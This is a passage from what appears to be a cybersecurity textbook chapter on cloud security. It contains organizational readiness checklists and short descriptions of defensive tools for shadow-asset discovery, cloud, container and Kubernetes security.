Does the CSP frequently perform vulnerability assessments to identify security gaps and apply necessary patches?	<input type="checkbox"/>	<input type="checkbox"/>

Table 19.17: Checklist to determine if the organization/provider is fit and ready for cloud security based on its operations

Technology	Organization	Provider
Are there appropriate access controls (e.g., federated single sign-on) that give users controlled access to cloud applications?	<input type="checkbox"/>	<input type="checkbox"/>
Is data separation maintained between the organization and customer information at runtime and during backup (including data disposal)?	<input type="checkbox"/>	<input type="checkbox"/>
Has the organization considered and addressed backup, recovery, archiving, and decommissioning of data stored in the cloud environment?	<input type="checkbox"/>	<input type="checkbox"/>
Are mechanisms in place for authentication, authorization, and key management in the cloud environment?	<input type="checkbox"/>	<input type="checkbox"/>
Are mechanisms in place to manage network congestion, misconnection, misconfiguration, lack of resource isolation, etc., which affect services and security?	<input type="checkbox"/>	<input type="checkbox"/>
Has the organization implemented sufficient security controls on the client devices used to access the cloud?	<input type="checkbox"/>	<input type="checkbox"/>
Are all cloud-based systems, infrastructure, and physical locations suitably protected?	<input type="checkbox"/>	<input type="checkbox"/>
Are the network designs suitably secure for the organization's cloud adoption strategy?	<input type="checkbox"/>	<input type="checkbox"/>

Table 19.18: Checklist to determine if the organization/provider is fit and ready for cloud security based on its technology

Management	Organization	Provider
Is everyone aware of their cloud security responsibilities?	<input type="checkbox"/>	<input type="checkbox"/>
Is there a mechanism for assessing the security of a cloud service?	<input type="checkbox"/>	<input type="checkbox"/>
Does the business governance mitigate the security risks that can result from cloud-based "shadow IT"?	<input type="checkbox"/>	<input type="checkbox"/>
Does the organization know within which jurisdictions its data can reside?	<input type="checkbox"/>	<input type="checkbox"/>
Is there a mechanism for managing cloud-related risks?	<input type="checkbox"/>	<input type="checkbox"/>
Does the organization understand the data architecture needed to operate with appropriate security at all levels?	<input type="checkbox"/>	<input type="checkbox"/>
Can the organization be confident of end-to-end service continuity across several cloud service providers?	<input type="checkbox"/>	<input type="checkbox"/>
Does the provider comply with all relevant industry standards (e.g., the UK's Data Protection Act)?	<input type="checkbox"/>	<input type="checkbox"/>
Does the compliance function understand the specific regulatory issues pertaining to the organization's adoption of cloud services?	<input type="checkbox"/>	<input type="checkbox"/>

Table 19.19: Checklist to determine if the organization/provider is fit and ready for cloud security based on its management

International Cloud Security Organizations

Some international cloud security organizations are dedicated to assisting security professionals with best practices, security awareness, and strong security policies that provide better cyber security resilience and a trusted cloud ecosystem.

Discussed below is an international organization that alerts and instructs industries and security professionals about the evolving threats and provides solutions for protecting cloud infrastructure against cyber-attacks.

- **Cloud Security Alliance (CSA)**

Source: <https://cloudsecurityalliance.org>

The CSA is a nonprofit global organization that provides rising awareness and promotes best practices and security policies to help and secure the cloud environment. CSA provides education and knowledge on the uses of cloud computing and helps in securing all forms of computing. CSA can be used to connect the subject matter expertise of the industries, governments, and corporate members to provide cloud-based research, education, certification, and products.



Figure 19.158: Screenshot of CSA

Shadow Cloud Asset Discovery Tools

Shadow cloud assets are the cloud applications or services used in a corporate environment beyond the observation of the IT department. Such assets may increase risk factors such as data loss, account abuse, and malware infection/distribution. To overcome these security issues, the organization can use tools such as Securiti, CloudEagle, and Microsoft Defender for Cloud Apps that provide complete visibility across application usage. These tools allow administrators to monitor and audit network activities in the organization's cloud network.

- **Securiti**

Source: <https://securiti.ai>

Securiti is an AI-powered security tool designed to discover and monitor shadows, native data assets, and untracked or unmanaged data repositories that pose significant privacy risks across multi-cloud environments. This tool also offers automated workflows for data classification, risk assessment, and compliance reporting, ensuring that businesses meet the regulatory requirements while safeguarding their data.




Figure 19.159: Screenshot of Securiti

Additional shadow cloud asset discovery tools include the following:

- CloudEagle (<https://www.cloudeagle.ai>)
- Microsoft Defender for Cloud Apps (<https://learn.microsoft.com>)
- FireCompass (<https://www.firecompass.com>)
- Data Theorem (<https://www.datatheorem.com>)
- BetterCloud (<https://www.bettercloud.com>)

Cloud Security Tools

Though migrating to the cloud has enormous benefits, security issues are the primary cause of concern. However, many available security services or tools can be used to automate the process of cloud pen testing to ensure confidentiality, integrity, and security of the data hosted in the cloud.

Some tools for securing cloud environment include the following:

- **Qualys Cloud Platform**

Source: <https://www.qualys.com>

Qualys Cloud Platform is an end-to-end IT security solution that provides a continuous, always-on assessment of the global security and compliance posture, with visibility across all IT assets irrespective of where they reside. It includes sensors that provide continuous visibility, and all cloud data can be analyzed in real-time. It responds to threats immediately, performs active vulnerability in internet control message protocol timestamp request, and visualizes results in one place with AssetView.




Figure 19.160: Screenshot of Qualys Cloud Platform

Additional cloud security tools include the following:

- Prisma Cloud (<https://www.paloaltonetworks.com>)
- Netskope One (<https://www.netskope.com>)
- Lookout CipherCloud (<https://www.lookout.com>)
- Trend Micro Deep Security (<https://www.trendmicro.com>)
- Data-Aware Cloud Security (<https://www.skyhighsecurity.com>)

Container Security Tools

As containers are continuously deployed across cloud environments, they need to be protected with higher security standards. Security professionals use tools, such as Aqua, Sysdig Falco and Anchore, to protect containers against various security breaches.

- **Aqua**

Source: <https://www.aquasec.com>

Aqua scans container images, VMs, and serverless functions for known vulnerabilities, embedded secrets, configuration and permission issues, malware, and open-source licensing. This tool restricts untrusted code from running and ensures that functions, containers, and VMs remain immutable, thus preventing any changes to running workloads compared with their originating images. Aqua can also integrate into existing infrastructure, thereby making it easy to manage DevSecOps collaboration, logging and reporting, incident response, and event monitoring.




Figure 19.161: Screenshot of Aqua

Listed below are additional tools for securing containers:

- **Sysdig Falco** (<https://sysdig.com>)
- **Anchore** (<https://anchore.com>)
- **Snyk Container** (<https://snyk.io>)
- **Lacework** (<https://www.lacework.com>)
- **Tenable Cloud Security** (<https://www.tenable.com>)

Kubernetes Security Tools

As Kubernetes is the de facto container deployment and management tool, its workloads must be regularly monitored and secured with appropriate security implementations. Security professionals use tools such as Advanced Cluster Security for Kubernetes, Aqua Kubernetes Security, and Kyverno to secure the Kubernetes environment.

- **Advanced Cluster Security for Kubernetes**

Source: <https://www.redhat.com>

Advanced Cluster Security (ACS) for Kubernetes is a comprehensive solution designed to enhance the security of Kubernetes environments. It also helps build, deploy, and run cloud-native applications. It provides a robust set of tools and features focused on visibility, compliance, threat detection, and risk management to ensure comprehensive protection for cloud-native workloads.




Figure 19.162: Screenshot of Advanced Cluster Security for Kubernetes

Listed below are additional tools for the security of the Kubernetes environment:

